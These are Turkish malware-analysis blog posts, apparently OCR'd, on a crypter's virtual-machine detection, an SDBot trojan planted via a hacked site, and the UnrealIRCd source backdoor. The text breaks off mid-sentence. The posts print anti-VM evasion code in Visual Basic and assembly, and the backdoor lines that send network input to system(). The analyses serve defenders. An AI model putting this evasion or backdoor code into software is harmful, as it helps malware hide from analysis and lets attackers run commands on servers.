
Clown Crypter adındaki şifreleme aracını indirdikten sonra çalıştırıp incelediğimizde hem sanal makina hem de sandbox tespit etme özelliklerine sahip olduğunu görebiliyoruz.



Calc.exe programını tüm sanal makina tespit etme seçeneklerini işaretleyerek şifreledikten sonra calc3.exe adı altında kayıt ederek VMWare içinde çalıştırdığımızda programın çalışmadığını görebiliyoruz. Peki teknik olarak bu tespit nasıl gerçekleştiriliyor ?

Çoğunlukla bu tür programlar arasında en çok kullanılan yöntemlerden biri kayıt defterindeki (registry) bazı değerleri kontrol etmek ve VMWare, Virtual veya VBOX anahtar kelimelerini aratmaktır. Bunu teyit etmek için Sysinternals'ın Process Monitor yazılımı ile calc3.exe programını hemen incelemeye başlayalım. Bilmeyenleriniz için kısa bir açıklama, Process Monitor yazılımı, incelenen programın dosya sistemi üzerinde gerçekleştirdiği işlemlerden, kayıt defterinde açtığı ve incelediği tüm anahtarları ve değerleri görebilmenizi sağlayan faydalı bir eserdir.

Calc3.exe programını Process Monitor ile incelediğimizde kayıt defterinde kontrol ettiği anahtar hemen dikkatimizi çekiyor.



İlgili anahtarda geçen VMWare ile Virtual anahtar kelimelerinin değiştirdiğimizde (VMWare -> MWare, Virtual -> irtual) ve programı çalıştırdığımızda programın başarıyla çalıştığını görebiliyoruz.

Yukarıdaki yöntemi kullanan örnek fonksiyon:

```
Public Function IsVirtualPCPresent() As Long
  Dim lhKey       As Long
  Dim sBuffer     As String
  Dim lLen        As Long

  If RegOpenKeyEx(&H80000002, "SYSTEM\ControlSet001\Services\Disk\Enum", _
     0, &H20019, lhKey) = 0 Then
      sBuffer = Space$(255): lLen = 255
      If RegQueryValueEx(lhKey, "0", 0, 1, ByVal sBuffer, lLen) = 0 Then
          sBuffer = UCase(Left$(sBuffer, lLen - 1))
```

```
          Select Case True
              Case sBuffer Like "*VIRTUAL*":   IsVirtualPCPresent = 1
              Case sBuffer Like "*VMWARE*":    IsVirtualPCPresent = 2
              Case sBuffer Like "*VBOX*":      IsVirtualPCPresent = 3
          End Select
      End If
      Call RegCloseKey(lhKey)
  End If
End Function
```

Art niyetli kişiler tarafından sanal makina tespiti için kullanılan diğer bir yöntem ise VMware Backdoor I/O Port. VMWare Backdoor ? Evet aynen öyle, VMWare, sanal makina ile port 0x5658 bağlantı noktasından haberleşmek için özel olarak tasarlanan bir arka kapı kullanmaktadır. Bu arka kapıda kullanılan bağlantı noktasının sahte olduğunu ayrıca belirtmek isterim.

Art niyetli kişiler tarafından kullanılan örnek fonksiyon:

```
bool IsInsideVMWare()
{
     bool rc = true;
     __try
    {
          __asm
    {
    push edx
    push ecx
    push ebx
    mov eax, 'VMXh'
    mov ebx, 0 // any value but not the MAGIC VALUE
    mov ecx, 10 // get VMWare version
    mov edx, 'VX' // port number
    in eax, dx // read port
    // on return EAX returns the VERSION
    cmp ebx, 'VMXh' // is it a reply from VMWare?
    setz [rc] // set return value
    pop ebx
    pop ecx
    pop edx
    }
}
__except(EXCEPTION_EXECUTE_HANDLER)
{
    rc = false;
}
   return rc;
}
```

Neyseki buna karşı VMWare üzerinde ufak bir konfigürasyon değişikliği yaparak VMWare'in tespit edilmesini önleyebilirsiniz. Bunun için yapmanız gereken sanal makinaya ait olan VMX dosyasına aşağıdaki parametreleri eklemek olacaktır.

- isolation.tools.getPtrLocation.disable = "TRUE"
- isolation.tools.setPtrLocation.disable = "TRUE"
- isolation.tools.setVersion.disable = "TRUE"
- isolation.tools.getVersion.disable = "TRUE"
- monitor_control.disable_directexec = "TRUE"
- monitor_control.disable_chksimd = "TRUE"
- monitor_control.disable_ntreloc = "TRUE"
- monitor_control.disable_selfmod = "TRUE"
- monitor_control.disable_reloc = "TRUE"
- monitor_control.disable_btinout = "TRUE"
- monitor_control.disable_btmemspace = "TRUE"
- monitor_control.disable_btpriv = "TRUE"
- monitor_control.disable_btseg = "TRUE"

VMWare üzerinde zararlı yazılım incelemek isteyenler için engel teşkil edebilecek bu iki yöntemi aşmanızı sağlayan bu yazı umarımki faydalı olmuştur. Sanal makina tespit töntemlerinin bu iki tanesi ile sınırlı kalmadığını hatırlatır, bir sonraki yazıda görüşmek dileğiyle herkese iyi haftasonları dilerim...


Riorey.com.tr Hacklendi

Source: https://www.mertsarica.com/riorey-com-tr-hacklendi/


By M.S on June 29th, 2010

Huzeyfe bugün yayınladığı bir yazı ile Türkiye'de de ofis açmış olan DDoS ürün geliştiricisi Riorey firmasının TR uzantılı web sitesinin hack edildiğini duyurdu. Duyurmakla yetinmeyerek beni kaka yazılım inceleme uzmanı olarak lanse ederek benden bu siteye art niyetli kişiler tarafından yüklenmiş olan zararlı yazılımı incelememi talep etti ve bende alet çantamı kaptığım gibi olay yerinde incelememi gerçekleştirdim.


Aslında zararlı yazılım siteye direk olarak yüklenmemiş sadece zararlı yazılımı içeren başka bir siteye frame açılmıştı.



Frame açılan asıl siteyi ziyaret ettiğimde ise son zamanlarda oldukça sık rastladığım, daha önceki zararlı yazılım analizlerinde de bir çok defa yer verdiğim ve *Drive by download* yöntemiyle kullanıcıların işletim sistemine bulaşan bir trojan ile karşılaştım.




Her ne kadar sayfanın kaynak kodunda Encrypted yazıyor olsada Hex Editör ile değerleri incelediğimde öyle olmadığını gördüm. Daha önceki yazılarımı takip edenleriniz var ise *link.jar* ve *Inicio.class* JAVA dosyalarını anımsayacaklardır.



Yine daha öncekiler ile aynı yöntemi izleyen art niyetli kişiler, siteyi ziyaret eden kullanıcıların geçerli imzası olmayan link.jar JAVA uygulamasını çalıştırmaya zorlamakta ve uyarıyı görmezden gelerek kabul eden kullanıcıların işletim sistemine trojanı yüklemekteler.

Video.exe adındaki zararlı yazılımı çalıştırdığımda karşıma ilk olarak ASProtect ile paketlenmiş olduğuna dair bir uyarı mesajı çıktı. ASProtect çoğunlukla art niyetli kişilerce zararlı yazılımlarının Antivirüs yazılımları tarafından yakalanmasını engellemek amacıyla kullanılmaktadır.

Bu mesajı geçtikten sonra bu defa hemen hemen çoğu zararlı yazılımda ayarlanan sahte hata mesajı (Picture can not be displayed.) ile karşılaştım. Bu mesajıda geçtikten sonra bu defa yazılımın kendisini *alvil.exe* adı altında Windows\system klasörü altına kopyaladığını ve ayrıca Windows yeniden başladığında her defasında tekrar çalışabilmek için kendisini kayıt defterinde (registry) *HKLM/Software/Microsoft/Windows/CurrentVersion/Run* altında Windows UDP Control Center anahtarı olarak kayıt etmektedir.



Wireshark yazılımı ile trafiği incelediğimde alvil.exe adındaki yazılımın *facebook-pic.co.cc* alan adını çözümlediğini ve daha sonra ilgili IP adresine 4455 numaralı bağlantı noktasından (port) bağlanmaya çalıştığını gördüm.

Bu zararlı yazılımı debugger ile incelediğimde ise "Lamer detected. coming back in 24hrs, download and update" metni ve IRC (Internet Relay Chat) komutları dikkatimi çekti. Bu metni arama motorunda arattığımda ise karşıma çıkan ilk kayıt ise bunun SDBot adında bir arka kapı yazılımı olduğunu ortaya çıkarttı. Bu botun temel amacı art niyetli kişi tarafından belirtilen IRC sunucusuna bağlanmakta ve hedef sistemde çalıştırmak üzere art niyetli kişinin komut göndermesini beklemektedir. Verilen komut ile hedef sistem üzerine farklı zararlı kodlar yüklemek mümkündür. Ayrıca bu bot spam yapmak ve kendisini çoğaltmak amacıyla MSN üzerinden mesaj gönderebilmektedir.

Bu site üzerinde yer alan zararlı yazılım tarafından etkilendiğinizden şüphe ediyorsanız Windows\system klasörü altında yer alan alvil.exe adında dosyanın varlığını kontrol etmenizi öneririm. Kurumlar için ise *www.facebook-pic.co.cc* alan adı için geçmişte ve gelecekte yapılan DNS sorgularını kontrol etmelerini ve ayrıca *85.153.32.69* IP adresine doğru gerçekleşen tüm bağlantıları tespit etmelerini öneririm.

Bir sonraki yazıda görüşmek dileğiyle...

Lord of the Bots

Source: https://www.mertsarica.com/lord-of-the-bots/

By M.S on June 26th, 2010

DDOS saldırıları ile ilgili internette ufak bir araştırma yapacak olursanız sayısız habere rastlayabilirsiniz. Haberlerden bazıları saldırıya maruz kalan dev firmaların saatler boyunca müşterilerine hizmet veremediği, ne kadar maddi zarar ile karşı karşıya kaldığı ile ilgiliyken bazılarının ise DDOS bot ağlarını yöneten bot efendilerinin (bot master) yakalanmaları ve aldıkları hapis cezaları ile ilgili olduklarını görebilirsiniz.

DDOS nedir, nasıl gerçekleşir, ne kadar zarara yol açar, korunmak mümkün müdür, korunma yöntemleri nelerdir gibi bir çok sorunun yanıtını Huzeyfe bu zamana kadar bir çok defa yanıtladığı için ben konuyu başka bir açıdan ele almaya karar verdim. Genelde konu DDOS olunca bir çoğumuz bu saldırıya maruz kalma ihtimalinin oldukça düşük olduğunu ve bizim için bir tehdit olmadığını düşünürüz. "Kim nereden 100 tane DDOS botunu bilgisayarlara yükleyecekte, bize düşman olacakta kalkıp bize saldıracak" şeklinde sayısız senaryo üreterek sonunda "kimse bununla uğraşmaz" diyerek hayatımıza korunmasız olarak devam ediyoruz. Peki gerçekten de art niyetli kişilerin DDOS saldırısı gerçekleştirmek için 100 tane botu bilgisayarlara yüklemek için uğraşmalarına gerek var mı ? Gerçekten tehdit olarak görülmeli mi ? İşte bu yazımda art niyetli kişi veya kişilerin DDOS saldırısı gerçekleştirmek için gerekli alt yapıya sahip olmalarına gerek olmadığından kısaca bahsedeceğim.

IRC sunucuları ile geçmişte deneyimi olanlar var ise Unreal IRCD yazılımını eminimki duymuşlardır. 12 Haziran tarihinde Unreal IRCD yansı (mirror) sunucularından bir kaçındaki kaynak kodunda arka kapı keşfedildiği Unreal IRCD resmi forum sayfası üzerinden tüm dünyaya duyuruldu. İşin ilginç yanı ise arka kapının 2009'un Kasım ayından bu yana kimse tarafından keşfedilmemiş olmasıydı. Arka kapının ne iş yaptığını merak edip hemen zararlı koda sahip olan Unreal IRCD kaynak kodunu indirdim ve incelemeye başladım. İstismar kodunun bir çok sitede yer alması nedeniyle zararlı kodu keşfetmek için dünyayı yeniden keşfetmeden hemen ilgili satırlara hızlıca göz attım.

include/struct.h
...

#ifdef DEBUGMODE3

#define DEBUGMODE3_INFO "AB"

#define DEBUG3_LOG(x) DEBUG3_DOLOG_SYSTEM (x)

#endif

...

#define DEBUG3_DOLOG_SYSTEM(x) system(x)

...
src/s_bsd.c
...

#ifdef DEBUGMODE3

if (!memcmp(readbuf, DEBUGMODE3_INFO, 2))

DEBUG3_LOG(readbuf);


#endif

Görüldüğü üzere s_bsd.c kaynak kodunda yer alan read_packet fonksiyonunun içine gömülmüş olan bu zararlı kod, irc sunucusuna gönderilen her paketin ilk 2 karakterinin AB olması durumunda ilgili paketi (komutu) system fonksiyonuna yönlendirerek hedef sistem üzerinde komut çalıştırılmasına imkan tanıyordu.


İstismar kodunu incelediğimde ise bot.txt ve r.txt kodlarını içeren sitenin yayınlandan kaldırılması nedeniyle hüsrana uğradım çünkü inceleyecek zararlı kod ortadan kalkmıştı. İstismar kodu incelendiğinde aslında bu iki dosyanın ne işe yaradığı hemen hemen belli oluyordu, Perl 